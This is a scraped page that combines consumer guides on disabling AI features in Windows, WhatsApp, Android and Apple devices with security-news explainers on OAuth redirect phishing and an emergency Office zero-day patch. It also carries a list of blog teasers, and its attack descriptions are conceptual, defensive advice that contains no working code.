AI has seeped into every corner of Windows, even into File Explorer and Notepad. You might even trigger AI features just by accidentally highlighting text in an app — a feature Microsoft calls “AI Actions”. To shut this down, head to Start → Settings → Privacy & Security → Click to Do.
Notepad has received its own special Copilot treatment, so you’ll need to disable AI there separately. Open the Notepad settings, find the AI features section, and toggle Copilot off.
Finally, Microsoft has even managed to bake Copilot into Paint. Unfortunately, as of right now, there is no official way to disable the AI features within the Paint app itself.
How to disable AI in WhatsApp
In several regions, WhatsApp users have started seeing typical AI additions like suggested replies, AI message summaries, and a brand-new Chat with Meta AI button. While Meta claims the first two features process data locally on your device and don’t ship your chats off to their servers, verifying that is no small feat. Luckily, turning them off is straightforward.
To disable Suggested Replies, go to Settings → Chats → Suggestions & smart replies and toggle off Suggested replies. You can also kill off AI Sticker suggestions in that same menu. As for the AI message summaries, those are managed in a different location: Settings → Notifications → AI message summaries.
How to disable AI on Android
Given the sheer variety of manufacturers and Android flavors, there’s no one-size-fits-all instruction manual for every single phone. Today, we’ll focus on killing off Google’s AI services — but if you’re using a device from Samsung, Xiaomi, or others, don’t forget to check your specific manufacturer’s AI settings. Just a heads-up: fully scrubbing every trace of AI might be a tall order — if it’s even possible at all.
In Google Messages, the AI features are tucked away in the settings: tap your account picture, select Messages settings, then Gemini in Messages, and toggle the assistant off.
Broadly speaking, the Gemini chatbot is a standalone app that you can uninstall by heading to your phone’s settings and selecting Apps. However, given Google’s master plan to replace the long-standing Google Assistant with Gemini, uninstalling it might become difficult — or even impossible — down the road.
If you can’t completely uninstall Gemini, head into the app to kill its features manually. Tap your profile icon, select Gemini Apps activity, and then choose Turn off or Turn off and delete activity. Next, tap the profile icon again and go to the Connected Apps setting (it may be hiding under the Personal Intelligence setting). From here, you should disable all the apps where you don’t want Gemini poking its nose in.
Apple’s platform-level AI features, collectively known as Apple Intelligence, are refreshingly straightforward to disable. In your settings — on desktops, smartphones, and tablets alike — simply look for the section labeled Apple Intelligence & Siri. By the way, depending on your region and the language you’ve selected for your OS and Siri, Apple Intelligence might not even be available to you yet.
Other posts to help you tune the AI tools on your devices:
Attackers are abusing normal OAuth error redirects to send users from a legitimate Microsoft or Google login URL to phishing or malware pages, without ever completing a successful sign‑in or stealing tokens from the OAuth flow itself.
That calls for a bit more explanation.
OAuth (Open Authorization) is an open-standard protocol for delegated authorization. It allows users to grant websites or applications access to their data on another service (for example, Google or Facebook) without sharing their password.
OAuth redirection is the process where an authorization server sends a user’s browser back to an application (client) with an authorization code or token after user authentication.
Researchers found that phishers use silent OAuth authentication flows and intentionally invalid scopes to redirect victims to attacker-controlled infrastructure without stealing tokens.
So, what does this attack look like from a target’s perspective?
From the user’s perspective, the attack chain looks roughly like this:
The email
An email arrives with a plausible business lure. For example, you receive an email about something routine but urgent: document sharing or review, a Social Security or financial notice, an HR or employee report, a Teams meeting invite, or a password reset.
The email body contains a link such as “View document” or “Review report,” or a PDF attachment that includes a link instead.
The link
You click the link after seeing that it appears to be a normal Microsoft or Google login. The visible URL (what you see when you hover over it) looks convincing, starting with a trusted domain like https://login.microsoftonline.com/ or https://accounts.google.com/.
There is no obvious sign that the parameters (prompt=none, odd or empty scope, encoded state) are abnormal.
Silent OAuth
The crafted URL attempts a silent OAuth authorization (prompt=none) and uses parameters that are guaranteed to fail (for example, an invalid or missing scope).
The identity provider evaluates your session and conditional access, determines the request cannot succeed silently, and returns an OAuth error, such as interaction_required, access_denied, or consent_required.
The redirect
By design, the OAuth server then redirects your browser, including the error parameters and state, to the app’s registered redirect URI, which in these cases is the attacker’s domain.
To the user, this is just a quick flash of a Microsoft or Google URL followed by another page. It’s unlikely anyone would notice the errors in the query string.
Landing page
The target gets redirected to a page that looks like a legitimate login or business site. This could very well be a clone of a trusted brand’s site.
From here, there are two possible malicious scenarios:
Phishing / Attacker in the Middle (AitM) variant
A normal login page or a verification prompt, sometimes with CAPTCHAs or interstitials to look more trustworthy and bypass some controls.
The email address may already be filled in because the attackers passed it through the state parameter.
When the user enters credentials and multi-factor authentication (MFA), the attacker‑in‑the‑middle toolkit intercepts them, including session cookies, while passing them along so the experience feels legitimate.
Malware delivery variant
Immediately (or after a brief intermediate page), the browser hits a download path and automatically downloads a file.
The context of the page matches the lure (“Download the secure document,” “Meeting resources,” and so on), making it seem reasonable to open the file.
The target might notice the initial file open or some system slowdown, but otherwise the compromise is practically invisible.
Potential impact
By harvesting credentials or planting a backdoor, the attacker now has a foothold on the system. From there, they may carry out hands-on-keyboard activity, move laterally, steal data, or stage ransomware, depending on their goals.
The harvested credentials and tokens can be used to access email, cloud apps, or other resources without the need to keep malware on the device.
How to stay safe
Since the attacker does not need your token from this flow (only the redirect into their own infrastructure), the OAuth request itself may look less suspicious. Be vigilant and follow our advice:
If you rely on hovering over links, be extra cautious when you see very long URLs with oauth2, authorize, and lots of encoded text, especially if they come from outside your organization.
Even if the start of the URL looks legitimate, verify with a trusted sender before clicking the link.
If something urgent arrives by email and immediately forces you through a strange login or starts a download you did not expect, assume it is malicious until proven otherwise.
If you are redirected somewhere unfamiliar, stop and close the tab.
Be very wary of files that download immediately after clicking a link in an email, especially from /download/ paths.
If a site says you must “run” or “enable” something to view a secure document, close it and double-check which site you’re currently on. It might be up to something.
Keep your OS, browser, and your favorite security tools up to date. They can block many known phishing kits and malware downloads automatically.
Pro tip: use Malwarebytes Scam Guard to help you determine whether the email you received is a scam or not.
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard. Submit a screenshot, paste suspicious content, or share a link, text or phone number, and we’ll tell you if it’s a scam or legit. Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.
Microsoft issued an emergency patch for a high-severity zero-day vulnerability in Office that allows attackers to bypass document security checks and is being exploited in the wild via malicious files.
Microsoft pushed the emergency patch for the zero‑day, tracked as CVE-2026-21509, and classified it as a “Microsoft Office Security Feature Bypass Vulnerability” with a CVSS score of 7.8 out of 10.
The flaw allows attackers to bypass Object Linking and Embedding (OLE) mitigations that are designed to block unsafe COM/OLE controls inside Office documents. This means a malicious attachment could infect a PC despite built-in protections.
In a real-life scenario, an attacker creates a fake Word, Excel, or PowerPoint file containing hidden “mini‑programs” or special objects. They can run code and do other things on the affected computer. Normally, Office has safety checks that would block those mini-programs because they’re risky.
However, the vulnerability allows the attacker to tweak the file’s structure and hidden information in a way that tricks Office into thinking the dangerous mini‑program inside the document is harmless. As a result, Office skips the usual security checks and allows the hidden code to run.
As code to test the bypass is publicly available, increasing the risk of exploitation, users are under urgent advice to apply the patch.

Updating Microsoft 365 and Office
How to protect your system
What you need to do depends on which version of Office you’re using.
The affected products include Microsoft Office 2016, 2019, LTSC 2021, LTSC 2024, and Microsoft 365 Apps (both 32‑bit and 64‑bit).
Office 2021 and later are protected via a server‑side change once Office is restarted. To apply it, close all Office apps and restart them.
Office 2016 and 2019 require a manual update. Run Windows Update with the option to update other Microsoft products turned on.
If you’re running build 16.0.10417.20095 or higher, no action is required. You can check your build number by opening any Office app, going to your account page, and selecting About for whichever application you have open. Make sure the build number at the top reads 16.0.10417.20095 or higher.
What always helps:
Don’t open unsolicited attachments without verifying them with a trusted sender.
Treat all unexpected documents, especially those asking to “enable content” or “enable editing,” as suspicious.
Keep macros disabled by default and only allow signed macros from trusted publishers.
rvrsh3ll // Introduction This blog post is intended to give a light overview of device codes, access tokens, and refresh tokens. Here, I focus on the technical how-to for standing […]
Sally Vandeven // We have all heard people talk about how much cooler Linux is than Windows, so much easier to use, etc. Well, they are not necessarily wrong… but we […]
Sally Vandeven & David Fletcher // This is the podcast version of Sally & David’s webcast. For the whole webcast see our webcast post. Links that are mentioned in this […]
David Fletcher & Sally Vandeven// Join David “Fletch” and Sally as they explore the cornucopia of wonderful, free tools in the SysInternals Suite that conveniently are signed by Microsoft and […]
Carrie Roberts* // Can you think of a reason why you might want to put a lengthy comment into the properties of an MS Office document? If you can, then […]
Jordan Drysdale & Kent Ickler // In this webcast, we demonstrate some standard methodologies utilized during an internal network review. We also discuss various tools used to test network defenses […]
Beau Bullock // Overview Microsoft Exchange users have the power to grant other users various levels of access to their mailbox folders. For example, a user can grant other users […]
Ethan Robish // In my last two posts I showed how to insert tracking bugs in both .docx (Part 1) and .xlsx files (Part 2). But don’t let all that effort go […]
Ethan Robish // If you’re familiar with ADHD and Web Word Bugs, you likely already know the method to create web tracking software using .html files renamed as .doc files. […]
Beau Bullock // Full Disclosure: Black Hills Information Security believes in responsible disclosure of vulnerabilities. This vulnerability was reported to Microsoft on September 28th, 2016. As of the publication date of […]

 Login
Login